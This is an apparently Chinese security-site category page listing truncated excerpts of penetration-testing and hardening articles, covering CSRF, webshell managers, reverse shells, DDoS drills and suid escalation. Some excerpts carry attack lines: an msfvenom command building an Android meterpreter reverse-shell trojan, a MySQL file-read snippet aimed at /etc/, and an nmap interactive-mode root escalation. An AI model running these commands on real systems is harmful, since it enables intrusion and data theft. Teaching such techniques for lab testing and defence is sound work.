首页 ›网络安全

网络安全

  • Linux安全技巧汇总,防止扫描,禁止空密码,强制用V2等

    最近发现攻击官网和论坛量和人数又增加了,不得不再多做做安防。本文一颗优雅草科技央千澈所写,转载麻烦注明,非常感谢,依然本文和优雅草科技观点毫无关系,仅代表个人观点。这个量级还是不小的,左边显示微风是今天,这里是凌晨数据,我看过统计恶意扫描也特别多,所以呢以下开始:Linux使用的几个 ...
    安全运维 2020-9-1 08:52 2426
  • 分享10个渗透测试最佳工具的使用方法及下载链接
    渗透测试的目的不仅是找到安全系统的易受攻击元素,还要检查企业中安全策略的合规性,衡量任何安全问题的意识和范围,并查看可能性在真正的外部实体网络攻击事件中,网络可能会遇到什么灾难。实质上,渗透测试允许你发现可能没有考虑过的弱点区域。渗透测试者提供了一种全新的视角,帮助企业改进系统安 ...
    渗透测试 2020-9-1 08:49 2413
  • 口令安全(口令爆破)
    令安全威胁现在很多地都是以户名(账户)和令(密码)作为鉴权的式,令(密码)就意味着访问权限。站后台数据库服务器个电脑QQ邮箱...令的安全现状令(密码)对于保护资产来讲是关重要,保证令安全也是重要的课题之。令所临的安全险:令泄露以件的式保存令站的配置件源代码中的注释备份件邮件,令以明的式出现 ...
    安全学院 2020-9-1 08:47 1893
  • Web渗透测试(CSRF)
    跨站请求伪造(Cross Site Request Forgery,CSRF)Hacker 户可以伪造admin 户的转账请求,强制admin 户,转账给任意户。基本概念CSRF 是种攻击,它强制终端户在当前对其进身份验证后的Web 应程序上执本意操作的攻击。CSRF 攻击的重点在于更改状态的请求,不是盗取数据,因为攻击者法查看伪造请求的响应 ...
    网站防护 2020-9-1 08:46 3238
  • 来路不明的安装包请勿安装
    前言本次渗透为靶机测试。切勿用于非法用途!攻击者:192.168.1.3 termux+metasploit受害者:192.168.1.2 Android 5.1 - Linux 3.10.72+ (aarch64)使用模块:multi/handler首先生成安卓木马msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.3 LPORT=3800 -o s.apk将其移动到/storage/emulate ...
    渗透测试 2020-9-1 08:43 1508
  • 内网渗透:不出网渗透技巧
    搜索公众号:暗网黑客可领全套网络安全渗透教程、配套攻防靶场作者:诺言转载自:https://www.freebuf.com/articles/web/247287.html前言最近打了几场**,遇到几个内网环境都不通外网,整理下用到的几种不出网内网渗透技巧。socks隧道搭建常用工具:reGeorg,Proxifier用的比较多的一个隧道代理工具1、 ...
    渗透测试 2020-8-30 07:16 2547
  • 渗透测试工具库
    搜索公众号:暗网黑客可领全套网络安全渗透教程、配套攻防靶场本地工具dirmap 子目录扫描https://gitee.com/c0ny10/dirmapsubDomainBrute 子域名扫描https://gitee.com/c0ny10/subDomainsBruteCknife WebShell管理工具https://gitee.com/c0ny10/cknifeJSFinder 快速在网站的js文件中提取URL,子域名htt ...
    渗透测试 2020-8-30 07:14 1541
  • 白帽子黑客教你:如何使用Dirbuster网站目录扫描神器?
    声明:本头条号分享仅做学习交流,请自觉遵守网络安全法等法律法规!据说点击了解更多,还有更多干货!但这干货有没有用,等你看了再说!一、背景介绍DirBuster是用来探测web服务器上的目录和隐藏文件的。因为DirBuster是采用java编写的,所以运行前要安装上java的环境。 来看一下基本的使用: ①:Tar ...
    渗透测试 2020-8-30 07:13 1339
  • 实战Wordpres的CSRF漏洞利用
    Wordpress简介Wordpress是使用PHP语言开发的博客平台,用户可以在支持PHP和,MySQL数据库的服务器上架设属于自己的网站,也可以把WordPress当做一个内容管理系统(CMS)来使用。WordPress是一款个人博客系统,并逐步演化成一款内容管理软件,他是使用PHP和MySQL数据库开发的。安装WordPress环境1、 下载 ...
    安全学院 2020-8-30 07:02 899
  • 现在mysql数据库已经非常流行了,可是不要去连接陌生的Mysql数据库,这个可能是黑客专门给你创建的蜜罐陷阱,一旦你连接,你的微信号和上网记录,甚至更隐秘的文件都会被黑客悄悄的偷走。用过mysql的同学,应该知道,向mysql导入数据时,会用到load data,例如: load data local infile '/etc/ ...
    安全学院 2020-8-29 06:29 1208
  • 如何使用Kali Linux渗透系统进行DDOS攻防演练
    课前声明:1、以下分享仅做学习交流,请自觉遵守法律法规!一、背景介绍Hping是一个命令行下使用的TCP/IP数据包组装/分析工具,其命令模式很像Unix下的ping命令,但是它不是只能发送ICMP回应请求,它还可以支持TCP、 ...
    拒绝服务 2020-8-28 10:08 3709
  • 黑客大神总结:哥斯拉Godzilla Shell管理工具
    在哥斯拉安装之前,你需要安装jdk1.8的环境。双击Godzilla.jar打开,此时会在同目录下生成data.db数据库存放数据。首页长这样点击 管理-添加生成所需的webshell,哥斯拉支持jsp、php、aspx等多种载荷,java和c#的载荷原生实现AES加密,PHP使用亦或加密。生成时需要记住自己的生成配置用以 ...
    安全学院 2020-8-28 09:25 6261
  • 反弹shell的方法总结
    前言什么是反弹shell(reverse shell)?就是控制端监听某TCP/UDP端口,被控端发起请求到该端口,并将其命令行的输入输出转到控制端。reverse shell与telnet,ssh等标准shell对应,本质上是网络概念的客户端与服务端的角色反转。为什么需要反弹shell?反弹shell通常用于被控端因防火墙受限、权限不足、 ...
    安全学院 2020-8-27 10:59 1275
  • GmSSL概述GmSSL是一个开源的密码工具箱,支持SM2/SM3/SM4/SM9/ZUC等国密(国家商用密码)算法、SM2国密数字证书及基于SM2证书的SSL/TLS安全通信协议,支持国密硬件密码设备,提供符合国密规范的编程接口与命令行工具,可以用于构建PKI/CA、安全通信、数据加密等符合国密标准的安全应用。GmSSL项目是OpenS ...
    安全学院 2020-8-25 19:43 1909
  • 黑客大神谈一谈Linux与suid提权
    前几天我在代码审计知识星球里发表了一个介绍nmap利用interactive模式提权的帖子:# 进入nmap的交互模式nmap --interactive# 执行sh,提权成功!sh但具体实施的时候会遇到很多有趣的问题,我们来详细研究一下。suid提权说到这个话题,我们不得不先介绍一下两个东西: suid提权是什么 nmap为什么可以使用 ...
    安全学院 2020-8-25 19:43 1027
返回顶部